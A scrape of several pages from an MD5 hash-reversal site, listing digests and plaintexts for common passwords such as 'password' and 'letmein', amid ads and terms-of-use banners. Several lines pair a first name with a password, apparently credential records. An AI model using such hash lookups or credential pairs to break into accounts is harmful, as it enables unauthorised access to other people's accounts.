
```
abc123
```

Md5: e99a18c428cb38d5f260853678922e03

Md2	e2cc4f546930ce0fcbce1246159cdb79
Md4	0ceb1fd260c35bd50005341532748de6
Md5	e99a18c428cb38d5f260853678922e03
Sha1	6367c48dd193d56ea7b0baad25b19455e529f5ee

In order to use this site, please read and agree Policy, Terms & Conditions and User Agreement by clicking on "I Agree" button, **otherwise you must not use this website**

First name: 1337; password: charley



md5hashing.net/hash/md5/8d3533d75ae2c3966d7e0d4fcc69216b

SEO for React.js
Stop wasting time on SSR, enable SEO in under 10 mins

Md5 hash digest

```
8d3533d75ae2c3966d7e0d4fcc69216b
```

Md5 digest unhashed, decoded, decrypted, reversed value:

```
charley
```

Website Monitoring
Be the first to know when a website is down


Website Monitoring
Be the first to know when a website is down

Md5: 8d3533d75ae2c3966d7e0d4fcc69216b

Md2	db75534c1c049e978ed1ca024a488781
Md4	18dbefe8d9c116a0ce7acfa1b454f20e
Md5	8d3533d75ae2c3966d7e0d4fcc69216b
Sha1	a2702b31297a8bea4230cb2ebc954564264fd4b7

In order to use this site, please read and agree Policy, Terms & Conditions and User Agreement by clicking on "I Agree" button, **otherwise you must not use this website**

First name: pablo; password: letmein



md5hashing.net/hash/md5/0d107d09f5bbe40cade3de5c71e9e9b7

SEO friendly Meteor.js
enable SEO without changes in a code!

Md5 hash digest

```
0d107d09f5bbe40cade3de5c71e9e9b7
```

Md5 digest unhashed, decoded, decrypted, reversed value:

```
letmein
```

SNMP Monitoring
For Linux servers


SEO for Meteor.js
Stop wasting time on SSR, enable SEO in under 10 mins

Md5: 0d107d09f5bbe40cade3de5c71e9e9b7

Md2	11f225d2c77a99c2e84b8e70002a9352
Md4	4c9424eb3895d1a8de7e3afa15cdceb3
Md5	0d107d09f5bbe40cade3de5c71e9e9b7
Sha1	b7a875fc1ea228b9061041b7cec4bd3c52ab3ce3

In order to use this site, please read and agree Policy, Terms & Conditions and User Agreement by clicking on "I Agree" button, **otherwise you must not use this website**

First name: smithy; password: password



Grab n' go CSS editor
Visual editor for learning and quick CSS mocking

Md5 hash digest

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Copy Hash

Md5 digest unhashed, decoded, decrypted, reversed value:

```
password
```

Copy Value

Blame this record

Learn CSS while playing
Visual editor for learning and quick CSS mocking

Pre-rendering
is like SSR with no need of coding

Md5: 5f4dcc3b5aa765d61d8327deb882cf99

Md2	f03881a88c6e39135f0ecc60efd609b9
Md4	8a9d093f14f8701df17732b2bb182c74
Md5	5f4dcc3b5aa765d61d8327deb882cf99
Sha1	5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

In order to use this site, please read and agree Policy, Terms & Conditions and User Agreement by clicking on "I Agree" button, **otherwise you must not use this website**

I Agree